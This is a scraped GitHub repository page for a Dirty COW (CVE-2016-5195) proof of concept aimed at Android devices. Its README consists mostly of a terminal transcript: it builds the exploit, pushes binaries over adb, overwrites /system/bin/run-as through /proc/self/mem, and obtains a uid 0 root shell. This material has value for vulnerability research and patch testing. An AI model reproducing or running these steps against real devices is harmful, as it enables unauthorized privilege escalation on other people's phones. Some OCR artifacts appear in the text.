
☐ timwr / CVE-2016-5195

CVE-2016-5195 (dirtycow/dirtyc0w) proof of concept for Android



README.md

CVE-2016-5195

CVE-2016-5195 (dirty cow/dirtycow/dirtyc0w) proof of concept for Android

This repository demonstrates the vulnerability on vulnerable Android devices attached via ADB. It does not disable SELinux (see https://github.com/timwr/CVE-2016-5195/issues/9) or install superuser on the device.

```
$ make root
ndk-build NDK_PROJECT_PATH=. APP_BUILD_SCRIPT=./Android.mk APP_PLATFORM=android-
16
make[1]: Entering directory '/home/user/dev/git/exploits/CVE-2016-5195'
                           : dirtycow => libs/arm64-v8a/dirtycow
[arm64-v8a] Install
[arm64-v8a] Install
                           : run-as => libs/arm64-v8a/run-as
[x86_64] Install
                        : dirtycow => libs/x86_64/dirtycow
                        : run-as => libs/x86 64/run-as
[x86 64] Install
                        : dirtycow => libs/mips64/dirtycow
[mips64] Install
[mips64] Install
                        : run-as => libs/mips64/run-as
[armeabi-v7a] Install
                             : dirtycow => libs/armeabi-v7a/dirtycow
[armeabi-v7a] Install
                             : run-as => libs/armeabi-v7a/run-as
[armeabi] Install
                         : dirtycow => libs/armeabi/dirtycow
                         : run-as => libs/armeabi/run-as
[armeabi] Install
```

```
: dirtycow => libs/x86/dirtycow
[x86] Install
[x86] Install
                     : run-as => libs/x86/run-as
[mips] Install
                      : dirtycow => libs/mips/dirtycow
                      : run-as => libs/mips/run-as
[mips] Install
make[1]: Leaving directory '/home/user/dev/git/exploits/CVE-2016-5195'
adb push libs/armeabi-v7a/dirtycow /data/local/tmp/dcow
[100%] /data/local/tmp/dcow
adb push libs/armeabi-v7a/run-as /data/local/tmp/run-as
[100%] /data/local/tmp/run-as
adb shell '/data/local/tmp/dcow /data/local/tmp/run-as /system/bin/run-as'
dcow /data/local/tmp/run-as /system/bin/run-as
warning: new file size (5544) and destination file size (17944) differ
[*] size 5544
[*] mmap 0xb536b000
[*] currently 0xb536b000=464c457f
[*] madvise = 0xb536b000 5544
[*] madvise = 0 0
[*] /proc/self/mem 5544 1
[*] exploited 0xb536b000=464c457f
adb shell /system/bin/run-as
uid /system/bin/run-as 2000
uid 0
0 u:r:runas:s0
context 0 u:r:shell:s0
/system/bin/sh: can't find tty fd: No such device or address
/system/bin/sh: warning: won't have full job control
shamu:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(n
context=u:r:shell:s0
shamu:/#
```

Releases

No releases published

Packages

No packages published

Contributors 9

















Languages

• **C** 85.8%

Makefile 11.2%
 Shell 3.0%